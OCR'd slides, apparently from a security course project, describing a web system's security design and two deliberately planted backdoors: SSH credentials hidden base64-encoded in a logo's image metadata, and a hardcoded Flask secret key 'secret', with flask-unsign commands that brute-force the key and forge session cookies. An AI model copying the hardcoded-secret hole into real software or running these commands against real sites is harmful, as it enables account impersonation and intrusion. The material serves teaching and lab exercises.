
Employee/Intranet/Internet/ key pairs and a certificates issued by the CA

SSH keys





Security Design: Data in transit [Confidentiality, Integrity, Authenticity]



Security Design: Data at rest [Confidentiality and Integrity]

MySQL Database

- Access Control:
  - Web and CA: certificate + password
  - Root: localhost + password
- Plain text, SHA256 employee passwords

Backup

- Logs, config, database backups in plain text
- Private employee keys encrypted with a master backup public key
- Access Control: SSH restricted to admin only

Security Design: Risk evaluation

9	A competitors/skilled hackers/ Governmental Agencies attempt to brute-force employees' credentials on the login page.	Strong randomly generated password are enforced, delay mechanism for continuous login attempts is implemented, firewall rules temporarily blocks IPs that send suspicious or too many requests.	*Low*	*Medium*	*Low*
10	A Script Kiddie/Skilled hacker attempts to exploit vulnerabilities in a website's login page to retrieve sensitive data from a MySQL database.	Best practices like prepared statements and input validation, are implemented to prevent SQL injections.	*Low*	*Medium*	*Low*

Security Design: Important countermeasures

CA server

- Low-privileged user + sudo access for specific commands
- Validate inputs for certificate distinguished names

Webserver

- HSTS
- Input validation with regex rules and prepared statements for SQL
- Flask secure session management
- Host-based firewall
- Low-privileged user

DoS/Brute-force protection

- Network layer: firewall with fail2ban
- Application layer: Flask Limiter

Backdoor #1

- Multistep CTF-like challenge
- Hidden SSH credentials to the internal machine within the metadata of the logo image


- **Exploitation process:**
  a. Hint in the page source

```
1 <!DOCTYPE html>
2 <!-- "Look beyond what you see." -->
3 <html lang="en">
```

Backdoor #1

- Multistep CTF-like challenge
- Hidden SSH credentials to the internal machine within the metadata of the logo image


- **Exploitation process:**
  a. Hint in the page source
  b. Extract comment from image headers using exiftool



Backdoor #1

- Multistep CTF-like challenge
- Hidden SSH credentials to the internal machine within the metadata of the logo image


- **Exploitation process:**
  a. Hint in the page source
  b. Extract comment from image headers using exiftool
  c. Decode the base64 comment



Backdoor #1

- Multistep CTF-like challenge
- Hidden SSH credentials to the internal machine within the metadata of the logo image


- **Exploitation process:**
  a. Hint in the page source
  b. Extract comment from image headers using exiftool
  c. Decode the base64 comment
  d. Scan the firewall for open ports



Backdoor #1

- Multistep CTF-like challenge
- Hidden SSH credentials to the internal machine within the metadata of the logo image

- **Exploitation process:**
  a. Hint in the page source
  b. Extract comment from image headers using exiftool
  c. Decode the base64 comment
  d. Scan the firewall for open ports
  e. SSH to the backup machine
     and let the fun begin 🎉



Backdoor #2

- Exploitation of the Flask secret key to forge session cookies

- **Exploitation process:**
  a. Retrieve Flask secret key
     - [Blackbox] Steal cookie and brute-force the secret

```
$ flask-unsign --unsign --wordlist wordlist.txt --cookie ".eJxNzDEOgCAMRuG7dDYsbk
RpIdTUGCGbZeVVit3CHuJBE-3S_Kwo3LNtZA6gu-LP3Nxq10vS2M30fvk0H4Y.ZYKkAA.K5lmECIr4EGC
[*] Session decodes to: {'email': 'andrea.google@imovies.ch', 'firstname': 'Andre
', 'uid': 'a3'}
[*] Starting brute-forcer with 8 threads..
[+] Found secret key after 6144 attempts
'secret'
```

Backdoor #2

- Exploitation of the Flask secret key to forge session cookies

- **Exploitation process:**
  a. Retrieve Flask secret key
     - [Blackbox] Steal cookie and brute-force the secret
     - [Whitebox] Cookie and secret from the source code

```
# create the application object
app = Flask(__name__)

app.logger.setLevel(logging.INFO)
app.secret_key = "secret"
```

```
session['firstname'] = info[0]
session['lastname'] = info[1]
session['email'] = info[2]

session['uid'] = user_id
```

Backdoor #2

- Exploitation of the Flask secret key to forge session cookies

- **Exploitation process:**
  a. Retrieve Flask secret key
     - [Blackbox] Steal cookie and brute-force the secret
     - [Whitebox] Cookie and secret from the source code
  b. Forge the session cookie with the secret key 🎉

```
$ flask-unsign --sign --secret "secret" --cookie "{'email': 'random@imovies.ch',
name': 'Random', 'uid': 'random'}"
.eJyrVkrNTczMUbJSKkrMS8nPdcjMzS_LTC3WS85Q0lFKyywqLslLzE0FygeB5YGCOYmYYqWZKXAjlGo
iauRj5MtjrCII
```

Happy XSSmas!